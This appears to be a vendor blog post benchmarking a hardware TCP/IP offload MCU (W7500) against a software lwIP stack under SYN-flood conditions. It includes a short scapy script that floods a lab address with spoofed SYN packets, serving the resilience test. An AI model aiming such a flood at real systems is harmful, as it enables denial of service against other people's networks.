There is no doubt that the number of IoTs will increase explosively.
>Gartner, Inc. forecasts that 4.9 billion connected things will be in use in 2015, up 30 percent from 2014, and will reach 25 billion by 2020.
As the IoT device continues to increase, IoT devices will be faced with the network flooding attack, such as DDoS, more frequently. However, because of its capacity of memory and MCU, nearly most IoT devices are very vulnerable to heavy network attacks and traffisc.

Weakness of these IoT device must be a great opportunity to TOE-embedded MCU, W7500. While TOE under Network attack is to reduce the MCU and memory resources of IoT device, because it is possible to protect the System of IoT device.
What is Firewall TCP/IP offload Engine for IoT?
Software TCP/IP stack
First, let’s examine the Software TCP/IP stack.
Software TCP/IP stack implemented on host system requires more capacity of extra memory and extra processing power for network communications. Normally, ARM Cortex-M core copies data from Ethernet MAC buffer to memory, analyze the received packets in memory using the software stack and then executes an appropriate process.

If network flooding attack has occurres, Cortex-M will repeatedly excute process in order to process flooding packets. Therefor, excessive number of TCP requests such as SYN-flooding attacks will overload the IoT device.
Hardware TCP/IP TOE

On the other hand, the hardware TCP/IP TOE, which is implemented as Hardwired logic from Ethernet MAC Layer to TCP/IP Layer, is able to protect IoT system against network attack under excessive number of flooding packet by making discard flooding packets detected.
Comparison of Software TCP/IP stack and Hardware TCP/IP TOE under the Network attack such as DDoS.

This means that Cortex-M does not have to handle the flooding packet even under Network attack. Further, because the TCP / IP stack processing is performed in TOE, it is possible to save the amount of memory for TCP/IP communications.
These TOE features are not to limited to the Network attack, it is also possible to expect the same performance under heavy network traffic.
We compared the network performance of software TCP/IP stack and Hardware TCP/IP TOE under DoS Attack (Syn-flood attack).
Comparison of Software and Hardware TCP/IP System
|
Software TCP/IP |
Hardware TCP/IP |
| Platform Pic. |
 |
 |

| Platform Name |
mbed1768 |
W7500 EVB |
| Max Clock (MHz) |
96 |
48 |
| Flash (KB) |
512 |
128 |
| RAM (KB) |
64 |
32 |
| Use DMA |
O |
O |
| software |
RTOS + lwIP |
Non-OS + Fireware |
| Code size (KB) |
Flash:64.5 / RAM:35.2 |
Flash: 9.09 / RAM: 8.99 |
| Compiler |
Web-compiler (mbed.org) |
keil |
| Test tools |
Iperf.exe, scapy (python) |

How to use iperf
>Iperf is a tool to measure maximum TCP bandwidth, allowing the tuning of various parameters and UDP characteristics. Iperf reports bandwidth, delay jitter, datagram loss.
https://iperf.fr/
# ex.) host IP(192.168.77.34):port[5000], display format is Mbit/sec, interval 1 sec.
iperf.exe -c 192.168.77.34 -p 5000 -f m -i 1
- -c : —client host, -c will connect to the host specified.
- -p : —port #, the server port for the server to listen.
- -f : —format [], ‘m’ = Mbit/sec
- -i : —interval #, Sets the interval time in seconds between periodic bandwidth through performance
Scripts for DoS Attack (Syn-flood attack)
We used the scapy (python library) as DoS Attack.
Scapy is a powerful interactive packet manipulation program. It can easily handle most classical tasks like scanning, tracerouting, probing, unit tests, attacks or network discovery.
http://www.secdev.org/projects/scapy/
from scapy.all import
inter = input('inter(time in seconds to wait between 2packets) :')
def synFlood(src, tgt, inter):
IPlayer = IP(src, dst=tgt)
TCPlayer= TCP(sport=3000, dport=3000)
pkt = IPlayer / TCPlayer
send(pkt, loop=1, inter=inter)
src = "192.168.77.253"
tgt = "192.168.77.34"
synFlood(src, tgt, inter)

It is possible to prove that the network performance of Hardware TCP/IP TOE is better and more stable than software TCP/IP stack under SYN flood attack. In particular, when interval is 0.001sec., the network performance of TOE is 9 times better than the software TCP/IP stack even though the platform embedded software TCP/IP stack is better than TOE platform.
It is confirmed that the Hardware TCP/IP TOE is able to maintain the network performance even if SYN-flood attack is increased. Otherwise, it is possible to observe that the network performance of software TCP/IP stack became extremely worse according to the interval of SYN-attack.